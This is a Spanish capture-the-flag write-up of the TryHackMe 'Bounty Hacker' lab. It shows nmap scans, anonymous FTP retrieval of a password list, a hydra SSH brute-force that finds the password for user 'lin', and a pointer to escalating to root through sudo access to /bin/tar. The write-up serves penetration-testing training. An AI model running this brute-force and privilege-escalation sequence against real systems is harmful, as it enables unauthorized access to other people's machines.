[Write-Up THM]
Bounty Hacker

Carlos Caminero

Enlace a la máquina: https://tryhackme.com/room/cowboyhacker

Empezamos con la fase de reconocimiento activo:

```
┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# nmap 10.10.59.171 --open -Pn -oN first-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 07:54 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.80% done
Nmap scan report for 10.10.59.171
Host is up (0.069s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 28.37 seconds
```


Como vemos, la máquina aloja un servidor FTP, SSH y HTTP. El siguiente paso es conocer la versión de los servicios. A través del scrript automático de nmap contra el servidor FTP, vemos que podemos loguearnos como *ftp* y como usuario *anonymous*:

```
┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# nmap -p21,22,80 -sC -sV 10.10.59.171 --open -Pn -oN version-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 07:55 EDT
Nmap scan report for 10.10.59.171
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.22.40
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
```

A través de FTP, descargaremos los ficheros *locks.txt* y *task.txt* al cual tendremos acceso:

```
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
229 Entering Extended Passive Mode (|||40213|)
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****************************************|   418        3.18 MiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (0.66 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
229 Entering Extended Passive Mode (|||42806|)
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****************************************|    68      306.01 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.21 KiB/s)
ftp> exit
221 Goodbye.
```

El navegador web nos muestra lo siguiente:



Podemos emplear *gobuster* en busca de directorios ocultos pero no obtendremos buenos resultados:

```
┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# gobuster dir -u http://10.10.59.171 -w /usr/share/SecLists/Discovery/Web-Content/dir
ectory-list-2.3-medium.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.59.171
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/04/02 08:05:16 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.59.171/images/]
Progress: 10151 / 220547 (4.60%)^C
[!] Keyboard interrupt detected, terminating.
```

Analicemos los ficheros que descargamos a través de FTP:

```
┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin

┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# head -5 locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
```

A través del fichero task.txt, intuimos que hay un usuario que se llama *lin*. En el fichero *locks.txt*, parece que almacena lo que son contraseñas. Utilizaremos hydra para realizar un ataque de diccionario sobre el servidor SSH:


```
┌──(root㉿kali)-[/home/kali/thm/bounty-hacker]
└─# hydra -l lin -P locks.txt 10.10.59.171 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-02 08:10:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries
per task
[DATA] attacking ssh://10.10.59.171:22/
[22][ssh] host: 10.10.59.171   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
```

Ya tenemos acceso interno a la máquina. Utilizaremos ssh para conectarnos como usuario *lin*:


$> ssh lin@10.10.59.171

Una vez dentro, tendremos acceso a la primera bandera:

Si ejecutamos sudo -l podremos ver que el usuario lin puede ejecutar el binario /bin/tar como root



Haremos una consulta en GTFOBins (https://gtfobins.github.io/) para saber como aprovecharnos del binario archivador */bin/tar,* poder escalar privilegios y ser root:



¡RETO SUPERADO!